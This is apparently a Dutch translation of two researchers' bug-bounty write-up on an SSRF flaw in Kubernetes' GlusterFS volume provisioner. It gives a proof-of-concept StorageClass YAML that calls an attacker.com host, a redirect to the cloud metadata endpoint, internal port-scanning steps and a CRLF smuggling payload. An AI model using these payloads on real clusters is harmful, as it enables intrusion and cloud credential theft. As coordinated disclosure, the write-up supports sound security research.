

Opmerking vertaler.: de auteurs van dit artikel vertellen in detail hoe ze de kwetsbaarheid hebben ontdekt in Kubernetes. Hoewel het aanvankelijk niet erg gevaarlijk leek, bleek de ernst ervan onder bepaalde cloudproviders maximaal te zijn, vooral in combinatie met andere factoren. Voor hun werk werden de specialisten genereus beloond door meerdere organisaties.
Wie zijn wij?
Wij zijn twee Franse beveiligingsonderzoekers die samen een kwetsbaarheid in Kubernetes hebben ontdekt. We heten Brice Augras en Christophe Hauquiert, maar op veel Bug Bounty-platforms zijn we bekend als Reeverzax en Hach, respectievelijk:
- — ;
- — architect van Kubernetes bij Nokia.
Wat is er gebeurd?
Dit artikel is onze manier om te vertellen hoe een alledaags onderzoeksproject onverwachts veranderde in het meest spannende avontuur van onze bug bounty-jagers (tot nu toe).
Zoals je misschien weet, hebben bug bounty-jagers een paar opmerkelijke kenmerken:
- ze leven op pizza en bier;
- ze werken wanneer anderen slapen.
Wij zijn geen uitzondering op deze regels: we komen meestal in het weekend bijeen en houden slapeloze hacker nachten. Maar een van zulke nachten eindigde op een zeer ongebruikelijke manier.
Aanvankelijk waren we van plan om elkaar te ontmoeten om onze deelname aan de de volgende dag te bespreken. Tijdens ons gesprek over de beveiliging van Kubernetes in een beheerde serviceomgeving herinnerden we ons een oud idee van SSRF () en besloten we het als aanvalsscenario te gebruiken.
Om 11 uur 's avonds begonnen we met ons onderzoek en gingen we vroeg in de ochtend slapen, zeer tevreden over de resultaten. Dankzij dit onderzoek kwamen we terecht bij het MSRC Bug Bounty-programma en bedachten we een exploit voor privilege-escalatie.
Enkele weken/maanden later leidde ons onverwachte resultaat tot een van de hoogste beloningen in de geschiedenis van Azure Cloud Bug Bounty — naast diegene die we van Kubernetes ontvingen!
In aanvulling op ons onderzoeksproject heeft de Kubernetes Product Security Committee .
published
We willen nu graag zoveel mogelijk informatie over de ontdekte kwetsbaarheid verspreiden. We hopen dat jullie onze ontdekking waarderen en de technische details delen met andere leden van de infosec-gemeenschap!
Context
Om de betekenis van wat er is gebeurd zo volledig mogelijk over te brengen, laten we eerst bekijken hoe Kubernetes functioneert in een cloudbeheerde omgeving.
Wanneer je een instance van een Kubernetes-cluster in een dergelijke omgeving aanmaakt, is de cloudprovider meestal verantwoordelijk voor de werking van de behe laag:

De behe laag bevindt zich aan de rand van de cloudprovider, terwijl de Kubernetes-knooppunten zich aan de rand van de klant bevinden.
Voor dynamische volume-toewijzing wordt een mechanisme gebruikt voor het dynamisch aanbieden vanuit een externe opslag-backend en de mapping naar PVC (persistent volume claim).
Hierdoor neemt, zodra de PVC is aangemaakt en aan een StorageClass in het K8s-cluster is gekoppeld, de kube/cloud controller manager de verdere acties voor het aanbieden van het volume over (de exacte naam varieert afhankelijk van de release). (Opmerking vertaler.: Meer over CCM aan de hand van een implementatie bij een van de cloudproviders hebben we al geschreven. .)
Er zijn verschillende soorten provisioners die door Kubernetes worden ondersteund: de meeste daarvan zijn inbegrepen in terwijl andere worden beheerd door aanvullende provisioners die in pods in het cluster worden geplaatst.
In ons onderzoek hebben we ons geconcentreerd op het interne mechanisme voor volume-toewijzing, zoals hieronder geïllustreerd:

Dynamische volume-toewijzing met de ingebouwde provisioner van Kubernetes.
Kort samengevat, wanneer Kubernetes is ingezet in een beheerde omgeving, is de cloudprovider verantwoordelijk voor de werking van de controller manager, maar het verzoek om een volume te creëren (nummer 3 op de bovenstaande afbeelding) verlaat de grenzen van het interne netwerk van de cloudprovider. En hier wordt de situatie echt interessant!
Inbreekschema.
In dit hoofdstuk bespreken we hoe we gebruik hebben gemaakt van de eerder genoemde workflow en toegang hebben verkregen tot de interne bronnen van de cloudprovider. We zullen ook tonen hoe bepaalde acties kunnen worden uitgevoerd, zoals het verkrijgen van interne inloggegevens of het escaleren van privileges.
Eén eenvoudige manipulatie (in dit geval Service Side Request Forgery) hielp ons om de klantomgeving in de clusters van verschillende aanbieders van beheerde K8s te passeren.
In onze onderzoeken hebben we ons gericht op de GlusterFS provisioner. Hoewel de volgende stappen in deze context worden beschreven, zijn dezelfde kwetsbaarheden ook van toepassing op Quobyte, StorageOS en ScaleIO.

Misbruik van de dynamische volumeverleningsmechanisme
Tijdens de analyse van de opslagklassen GlusterFS in de cliëntbronnen geschreven in Golang hebben we , dat bij de eerste HTTP-aanroep (3), verzonden tijdens het creëren van een volume, aan het einde van de gebruikers-URL in de parameter resturl toegevoegd /volumes.
Om deze extra pad te verwijderen, hebben we besloten deze toe te voegen # aan de parameter resturl. Dit is de eerste YAML-configuratie die we gebruikten om te testen op een "semi-blind" SSRF-kwetsbaarheid (meer over semi-blind of half-blind SSRF kan bijvoorbeeld worden gelezen, – opmerking vert.):
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
  resturl: "http://attacker.com:6666/#"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: poc-ssrf
spec:
  accessModes:
  - ReadWriteOnce
  volumeMode: Filesystem
  resources:
    requests:
      storage: 8Gi
  storageClassName: poc-ssrf
Vervolgens hebben we gebruikgemaakt van de binaire versie voor het op afstand beheren van de Kubernetes-cluster kubectl. Gewoonlijk bieden cloudproviders (Azure, Google, AWS, enz.) de mogelijkheid om inloggegevens te verkrijgen voor gebruik in deze tool.
Hierdoor konden we ons "speciale" bestand toepassen. Kube-controller-manager voerde de resulterende HTTP-aanroep uit:
kubectl create -f sc-poc.yaml 
Antwoord vanuit het perspectief van de aanvaller
Kort daarna konden we ook een HTTP-respons van de doelserver ontvangen — via de opdrachten describe pvc of get events in kubectl. En inderdaad: deze Kubernetes-driver is standaard te spraakzaam in zijn waarschuwingen/foutmeldingen…
Hier is een voorbeeld met een link naar https://www.google.fr, ingesteld als parameter resturl:
kubectl describe pvc poc-ssrf
# of u kunt ook kubectl get events gebruiken 
Binnen deze aanpak waren we beperkt tot verzoektypes HTTP POST en konden we de inhoud van het antwoord niet krijgen als de teruggegeven statuscode was 201. Daarom besloten we verdere onderzoeken uit te voeren en breidden we dit hackscenario uit met nieuwe benaderingen.
De evolutie van onze onderzoeken
- Geavanceerd scenario #1: het gebruik van een 302-redirect van een externe server om de HTTP-methode te wijzigen, zodat een flexibeler middel voor het verzamelen van interne gegevens ontstaat.
- Geavanceerd scenario #2: automatisering van LAN-scanning en detectie van interne middelen.
- Geavanceerd scenario nr. 3: het gebruik van HTTP CRLF + smuggling voor het maken van aangepaste HTTP-verzoeken en het verkrijgen van gegevens uit de logs van kube-controller.
Technische specificaties
- In de studies werd Azure Kubernetes Service (AKS) gebruikt met Kubernetes versie 1.12 in de regio Noord-Europa.
- De bovengenoemde scenario's werden uitgevoerd op de laatste releases van Kubernetes, met uitzondering van het derde scenario, aangezien daarvoor een Kubernetes-assemblage met Golang versie ≤ 1.12 nodig was.
- Externe server van de aanvaller —
https://attacker.com.
Geavanceerd scenario nr. 1: omleiden van een HTTP POST-verzoek naar een GET en het verkrijgen van vertrouwelijke gegevens
De oorspronkelijke methode werd verbeterd door de configuratie van de aanvallersserver om terug te geven 302 HTTP Retcode, om het POST-verzoek om te zetten in een GET-verzoek (stap 4 in het schema):

Het eerste verzoek (3), afkomstig van de client GlusterFS (Controller Manager), heeft het type POST. Door de volgende stappen uit te voeren, konden we het omzetten naar GET:
- Als parameter
resturlwordt in StorageClass aangegevenhttp://attacker.com/redirect.php. - Eindpunt
https://attacker.com/redirect.phpantwoordt met statuscode 302 HTTP met de volgende Location Header:http://169.254.169.254. Dit kan elke andere interne bron zijn — in dit geval wordt de redirect-link enkel als voorbeeld gebruikt. - Standaard bibliotheek net/http Golang omleidt het verzoek en converteert POST naar GET met de 302-statuscode, waardoor een HTTP GET-verzoek naar de doelbron gaat.
Om de body van het HTTP-antwoord te lezen, moet je beschrijven object PVC:
kubectl beschrijf pvc xxxHier is een voorbeeld van een HTTP-antwoord in JSON-indeling dat we konden verkrijgen:

De mogelijkheden van de gevonden kwetsbaarheid waren op dat moment beperkt vanwege de volgende punten:
- Onvermogen om HTTP-headers in het uitgaande verzoek in te voeren.
- Onvermogen om een POST-verzoek met parameters in de body uit te voeren (gemakkelijk om de waarde van de sleutel op te vragen bij een etcd-exemplaar dat werkt op 2379 de poort als er onversleuteld HTTP wordt gebruikt).
- Onvermogen om de inhoud van de body van het antwoord te krijgen wanneer de statuscode gelijk was aan 200 en het antwoord geen JSON Content-Type had.
Geavanceerd scenario nr. 2: scannen van het lokale netwerk
Deze half-blind SSRF-methode werd vervolgens gebruikt om het interne netwerk van de cloudprovider te scannen en verschillende luisterdiensten (Metadata-exemplaar, Kubelet, etcd, enz.) te polsen op basis van de antwoorden van kube-controller..

Eerst werden de standaard luisterpoorten van Kubernetes-componenten (8443, 10250, 10251, enz.) bepaald, waarna het scannen moest worden geautomatiseerd.
Aangezien deze methode voor het scannen van bronnen zeer specifiek is en niet compatibel met klassieke scanners en SSRF-tools, hebben we besloten om onze eigen workers in een bash-script te maken die het hele proces automatiseren.
Bijvoorbeeld, om het IP-bereik 172.16.0.0/12 van het interne netwerk sneller te scannen, werden er 15 workers parallel gestart. Het bovenstaande IP-bereik is uitsluitend als voorbeeld gekozen en kan worden gewijzigd in het IP-bereik van een specifieke dienstverlener.
Om één IP-adres en één poort te scannen, moet het volgende worden gedaan:
- verwijder de eerder gecontroleerde StorageClass;
- verwijder de eerder gecontroleerde Persistent Volume Claim;
- wijzig de waarden van IP en Port in
sc.yaml; - maak een StorageClass aan met het nieuwe IP en poort;
- maak een nieuwe PVC aan;
- haal de scanresultaten op met behulp van describe voor de PVC.
Geavanceerd scenario №3: CRLF-injectie + HTTP-smuggling in 'oudere' versies van de Kubernetes-cluster
Als de provider de klanten bovendien oudere versies van de K8s-cluster aanbood, en en hen toegang tot de logs van de kube-controller-manager verleende, werd het effect aanzienlijk groter.
Het was voor de aanvaller veel handiger om HTTP-verzoeken naar eigen inzicht te wijzigen, die bedoeld waren om het volledige HTTP-antwoord te verkrijgen.

Voor het uitvoeren van het laatste scenario moesten de volgende voorwaarden worden vervuld:
- De gebruiker moest toegang hebben tot de logs van de kube-controller-manager (zoals bijvoorbeeld in Azure LogInsights).
- De Kubernetes-cluster moest een Golang-versie lager dan 1.12 gebruiken.
We hebben een lokale omgeving opgezet die de gegevensuitwisseling tussen de Go-client GlusterFS en een valse doelsserver simuleert (we onthouden ons voorlopig van het publiceren van een PoC).
Er werd een ontdekt , die versies van Golang onder 1.12 raakte en het hackers mogelijk maakte om HTTP-smuggling/CRLF-aanvallen uit te voeren.
Door de eerder beschreven half-blinde SSRF samen met deze, konden we verzoeken naar eigen inzicht verzenden, inclusief het wijzigen van headers, HTTP-methoden, parameters en gegevens die vervolgens door de kube-controller-manager werden verwerkt.
Hier is een voorbeeld van een werkende 'lus' in de parameter resturl van de StorageClass, die een dergelijk aanvalscenario uitvoert:
http://172.31.X.1:10255/healthz? HTTP/1.1rnConnection: keep-
alivernHost: 172.31.X.1:10255rnContent-Length: 1rnrn1rnGET /pods? HTTP/1.1rnHost: 172.31.X.1:10255rnrn
Het resultaat is een fout onverwachte reactie, het bericht wordt in de logger van de controller opgeslagen. Dankzij de standaard ingeschakelde 'verbosity' wordt ook de inhoud van het antwoord-HHTP-bericht daar opgeslagen.

Dit was onze meest succesvolle 'vangst' binnen het proof of concept.
Door deze aanpak konden we enkele van de volgende aanvallen uitvoeren in clusters van verschillende aanbieders van managed k8s: privilege-escalatie met toegang tot de inloggegevens op metadata-instanties, DoS van de master via (ongeschakelde) HTTP-verzoeken op master-instanties van etcd, enzovoort.
Gevolgen
In de officiële verklaring van Kubernetes over de door ons ontdekte SSRF-kwetsbaarheid kreeg deze een classificatie CVSS 6.3/10: CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N. Als we alleen kijken naar de kwetsbaarheid in verband met de perimeter van Kubernetes, wordt de integriteitsvector (integriteitsvector) gekwalificeerd als None.
Echter, de beoordeling van mogelijke gevolgen in de context van een beheerde service-omgeving (en dit was het meest interessante gedeelte van ons onderzoek!) heeft ons ertoe gebracht de kwetsbaarheid opnieuw te classificeren met een beoordeling Kritiek CVSS10/10 voor veel distributeurs.
Hieronder vindt u aanvullende informatie die helpt te begrijpen wat onze overwegingen waren bij het beoordelen van mogelijke gevolgen in cloudomgevingen:
Integriteit
- Op afstand commando's uitvoeren met behulp van verkregen interne inloggegevens.
- Het reproduceren van het bovenstaande scenario met de IDOR-methode (Insecure Direct Object Reference, dat wil zeggen, onveilige directe links naar objecten) met andere bronnen die in het lokale netwerk zijn ontdekt.
Privacy
- Aanvalstype door het stelen van cloudinloggegevens (bijvoorbeeld metadata API).
- Informatie verzamelen door lokale netwerken te scannen (bepalen van SSH-versie, HTTP-server versie, ...).
- Informatie verzamelen over instanties en infrastructuur door interne API's te ondervragen, zoals metadata API (
http://169.254.169.254, …). - Klantgegevens stelen met behulp van cloudinloggegevens.
Beschikbaarheid
Alle scenario's waarin exploits worden toegepast die verband houden met aanvalsvectoren op integriteit (integriteit), kunnen worden gebruikt voor destructieve handelingen en leiden tot de onbeschikbaarheid van master-instanties vanuit de klantperimeter (of een andere).
Aangezien we ons in een beheerde K8s-omgeving bevonden en de impact op de integriteit evalueerden, kunnen we ons verschillende scenario's voorstellen die de beschikbaarheid kunnen beïnvloeden. Ter illustratie, denk aan schade aan de etcd-database of het uitvoeren van een kritieke API-aanroep naar Kubernetes.
Chronologie
- 6 december 2019: melding van een ontdekte kwetsbaarheid bij MSRC Bug Bounty.
- 3 januari 2020: een derde partij informeerden de Kubernetes-ontwikkelaars dat we aan een veiligheidsprobleem werkten. En vroegen hen om SSRF als een interne (in-core) kwetsbaarheid te beschouwen. Daarna dienden we een algemeen rapport in met technische details over de bron van het probleem.
- 15 januari 2020: we hebben de Kubernetes-ontwikkelaars technische en algemene rapporten verstrekt op hun verzoek (via het HackerOne-platform).
- 15 januari 2020: de Kubernetes-ontwikkelaars informeerden ons dat half-blind SSRF + CRLF-injectie voor eerdere releases werd beschouwd als een in-core kwetsbaarheid. We stopten onmiddellijk met het analyseren van de perimeters van andere serviceproviders: het K8s-team droeg nu de verantwoordelijkheid voor de oorzaak.
- 15 januari 2020: beloning ontvangen van MSRC via HackerOne.
- 16 januari 2020: Kubernetes PSC (Product Security Committee) erkende de kwetsbaarheid en vroeg om deze geheim te houden tot half maart vanwege het grote aantal potentiële slachtoffers.
- 11 februari 2020: beloning ontvangen van Google VRP.
- 4 maart 2020: beloning ontvangen van Kubernetes via HackerOne.
- 15 maart 2020: de aanvankelijk geplande openbare onthulling is vertraagd vanwege de COVID-19-situatie.
- 1 juni 2020: gezamenlijke verklaring van Kubernetes + Microsoft over de kwetsbaarheid.
TL;DR
- We drinken bier en eten pizza 🙂
- We hebben een in-core-kwetsbaarheid in Kubernetes ontdekt, hoewel we dat helemaal niet van plan waren.
- We hebben een aanvullende analyse uitgevoerd in clusters van verschillende cloudproviders en konden de schade veroorzaakt door de kwetsbaarheid vergroten om extra geweldige bonussen te ontvangen.
- In dit artikel vindt u veel technische details. We bespreken deze graag met u (Twitter: & ).
- Het bleek dat allerlei formaliteiten en het opstellen van rapporten veel meer tijd in beslag nemen dan verwacht.
Links
- ;
- ;
- ;
- .
P.S. van de vertaler
Lees ook op onze blog:
- «»;
- «»;
- «».
Bron: habr.com
